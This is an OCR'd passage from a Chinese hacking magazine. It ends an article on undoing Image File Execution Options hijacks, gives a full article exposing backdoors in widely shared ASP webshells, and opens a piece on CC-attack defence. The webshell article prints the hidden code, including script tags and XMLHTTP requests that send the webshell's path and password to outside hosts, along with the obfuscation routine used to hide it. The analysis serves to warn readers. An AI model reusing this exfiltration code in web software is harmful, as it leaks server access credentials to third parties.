


图7




图9




图8

选中任意一个被映像劫持的程序，双击后就可以快速来到注册表该项的位置，也可以直接在autoruns中单击右键，直接选择删除，图9。

每次遇到系统中有映像劫持，都要跑到注册表中检查一番，岂不是很麻烦，那有没有一劳永逸的方法呢？答案是有的！我们可以在注册表中的“Image File Execution Options”主键上单击右键，选择“权限”，如图10，然后将所有用户的“完全控制”设置为拒绝即可，如图11。这样，病毒木马便无法再进行映像劫持了。




图10




图11

（文章中涉及到的工具autoruns已经收录于光盘中）

文章难易度：★★★★
文章阅读点：从目前网上使用很广泛的一些ASP木马中发现了原作者隐藏的后门

隐藏在asp木马中的秘密

fsfox

某日，我在黑客X档案论坛闲逛时发现有位叉子在论坛里发贴说X档案专版ASP木马有漏洞，只要查看源文件，就可以看到ASP木马的访问密码。我连忙找出这款ASP木马查看它的源代码，发现这并非是什么漏洞，而是这款木马的原作者在其中藏下了猫腻。

这种木马在网上使用的很广泛，网上流传的诸如黑刀专用ASP木马、幽月专用ASP木马等，其实和黑X档案专用ASP木马都属同一种木马，只是名字和标题等不同罢了。因此大家倘若在网上看到类似的ASP木马就要注意了。

我们使用记事本打开ASP木马，查看源文件就会从中看到访问的密码**<script src='http://8cce.com/ad/?ad=2&u=www.***p.com/heidao.asp&p=hack'>**，其中www.***p.com/heidao.asp是ASP木马的网络路径，hack则是ASP木马的访问密码。

我们使用浏览器访问“http://8cce.com/ad/?ad=2&u=www.***p.com/heidao.asp&p=hack”，如图1，显示出了error（错误），说明这段代码极有可能是将我们的ASP木马网络路径以及密码发送到了原作者手中，这样原作者不用去入侵别人的网站就可以收获大量的webshell了，典型的“黑”吃“黑”的做法。




图1

我以前在使用这款木马的时候感觉怪怪的，不知大家有没有发觉，使用这款木马，速度超慢。我曾经试过同样的一台服务器，使用站长助手6增强版和这款有猫腻的ASP木马，站长助手不到1秒钟就可以成功登录，而有猫腻的ASP木马则需要2、3秒钟的时间才能成功登录（就因为这个原因，我后来没有再使用过这个ASP木马）。我认为这很有可能是因为那句转发网络路径和密码的代码在转发时耽误了一些时间所造成的。

这款木马的原作者为了防止别人发现其中的秘密，还对其进行了加密。那我们要如何才能发现ASP木马中隐藏的秘密呢？大家很可能会想到通过查看源文件中是否存在“<script src='http://8cce.com/ad/?ad=2&u=www.***p.com/heidao.asp&p=hack'>”之类的代码来辨别是否存在猫腻，但是如果使用了下边的转发代码，通过查看源文件，是看不见猫腻的。

```
serveru=request.servervariables("http_host")&url
serverp=userpass
set http=createobject("Microsoft.XMLHTTP")
http.open "post","http://www.****.com/action.asp",false
http.setreQuestheader "Content-Type","application/x-www-form-urlencoded"
http.send "a=&serveru&&"&"pass="&USeRPass&""
```

所以我们必须要对ASP木马进行解密才能彻底发现其中隐藏的秘密。以前面有猫腻的ASP木马为例，先使用ASP加解密火狐专版对其进行第一层解密。打开ASP加解密火狐专版，选择加密的ASP木马所在目录，再选中“反编码”，然后点击“执行批量转换”，就能对加密的ASP木马进行第一层的解密了，如图2。




图2

经过第一层解密，我们依然可以看到一些乱码：

```
ShiSan="++>retnec/<>a/<回返>')(kc.ab.yrotsih:tpircsavaj'=ferh a<>retnec<>rb<>rb<+=lrUkcaB+)+……（省略部分代码）uqeR=LRU"
ExeCuTe(ShiSanFun(ShiSan))
```

按Ctrl + F，查找“ShiSanFun”，找到ShiSanFun这个自定义函数的代码如下：

```
Function ShiSanFun(ShiSanObjstr)
ShiSanObjstr = Replace(ShiSanObjstr, "+", """")
For ShiSanI = 1 To Len(ShiSanObjstr)
 If Mid(ShiSanObjstr, ShiSanI, 1) <> "+" Then
ShiSanNewStr = Mid(ShiSanObjstr, ShiSanI, 1) & ShiSanNewStr
 Else
ShiSanNewStr = vbCrLf & ShiSanNewStr
 End If
Next
ShiSanFun = ShiSanNewStr
End Function
```

ExeCuTe(ShiSanFun(ShiSan))的作用就是使用ShiSanFun函数对ShiSan进行解密，然后使用ExeCuTe函数（ExeCuTe函数可以执行任意代码，经常用于一句话木马）执行解密后的代码。我们只要将ExeCuTe改成response.write即可得到解密后的代码了。

按Ctrl + F查找**ExeCuTe(ShiSanFun(ShiSan))**，在**ExeCuTe(ShiSanFun(ShiSan))**的前面找到了加密的代码，然后使用下面的代码进行解密。

```
<%
Function ShiSanFun(ShiSanObjstr)    '前面说的ShiSanFun解密函数，代码在asp木马中
ShiSanObjstr = Replace(ShiSanObjstr, "+", """")
For ShiSanI = 1 To Len(ShiSanObjstr)
```

```
If Mid(ShiSanObjstr, ShiSanI, 1) <> "＋" Then
ShiSanNewStr = Mid(ShiSanObjstr, ShiSanI, 1) & ShiSanNewStr
Else
ShiSanNewStr = vbCrLf & ShiSanNewStr
End If
Next
ShiSanFun = ShiSanNewStr
End Function
ShiSan="＋＋>retnec/<>a/<回返>')(kcab.yrotsih:tpircsavaj'=ferh a<>retnec<>rb<>rb<＋=lrUKcaB＋)＋emaN（省略部分代码）S.tseuqeR=LRU" '被加密的代码
response.write(ShiSanFun(ShiSan))
%>
```

将上面的代码保存为1.asp，再把1.asp上传到可运行asp的空间中，然后访问这个文件，再查看源文件即可得到解密后的代码了，将得到的代码替换掉原来加密的代码。

重复前面的解密步骤，直到将代码完全解密为止（这种方法有些麻烦，但限于本人水平，只能做到这样了）。

在解密后的代码中搜索http://，很容易的就找到了存在猫腻的代码RRS"<script src='http://8cce.com/ad/?ad=2&u="&serveru&"&p="&serverp&"'></script>"。下面这两段代码则可以获路径和密码。

```
serveru=request.servervariables("http_host")&url
serverp=userpass
```

后来我在论坛里又发现有位凌晨の雨的朋友发了一个X档案专版ASP木马修改版，本以为这次应该没有猫腻，但解密后还是发现了问题：<script src='http://8cce.com/ad/?ad=13&u="&uu&"&p="&yrt&"'></script>。不过这个代码只能获取ASP木马路径，不能获取密码，估计可能还会藏有其它的猫腻，希望各位高手能帮俺们菜鸟研究研究。

另外，我还发现小勇专用ASP马中也存在有猫腻的代码。

```
Function huahua()
  Dim NumVisit
  NumVisit = Request.Cookies("asphole")("totalvisit")
If NumVisit = "" Then
  NumVisit = 0
  UrlAdd="http://www.hackyong.com/mgler/info.asp?msg="
  UrlAdd=UrlAdd&"http://"&ServerNM  '获取路径
  UrlAdd=UrlAdd+URL
  UrlAdd=UrlAdd&" PWD:"&Userpwd  '获取密码
  GetUrl(UrlAdd)  '发送密码和路径到http://www.hackyong.com/mgler/info.asp?msg=
Else
        Exit Function
End If
  NumVisit = NumVisit + 1
  Response.Cookies("asphole")("totalvisit") = NumVisit
  Response.Cookies("asphole").Expires = "January 1, 2020"
End Function
Function GetUrl(UrlAdd)
    set OpenSend=createobject("Microsoft.XMLHTTP")
    SourceCode = OpenSend.open ("GET",UrlAdd,false)
    OpenSend.send
End Function
```

目前网上流传或公布的许多黑客工具、木马程序、专用盗号程序又到今天所介绍的ASP木马都存在猫腻和后门，因此提醒各位初涉江湖的菜菜，大家在使用网上的这些黑客程序时，还是小心为妙呀！

（文章中涉及到的ASP加解密火狐专版以及用到的几款ASP木马已经收录于光盘中）

文章难度：★★★★
文章知识点：使用PHP语言防范CC攻击并记录攻击者相关信息

与CC攻击者的较量

风尘浪子[E.S.T]

一、事件的起因

谈到CC攻击，可能会有人认为很容易对付，而且网上到处都有防范拒绝服务攻击之类的文章。但实际上，倘若你真正面对CC攻击的话，可能就会知道它远比你想象中的麻烦了，特别是当领导命令你在规定的时间内必须要解决问题，这时你会感觉到束手无策。

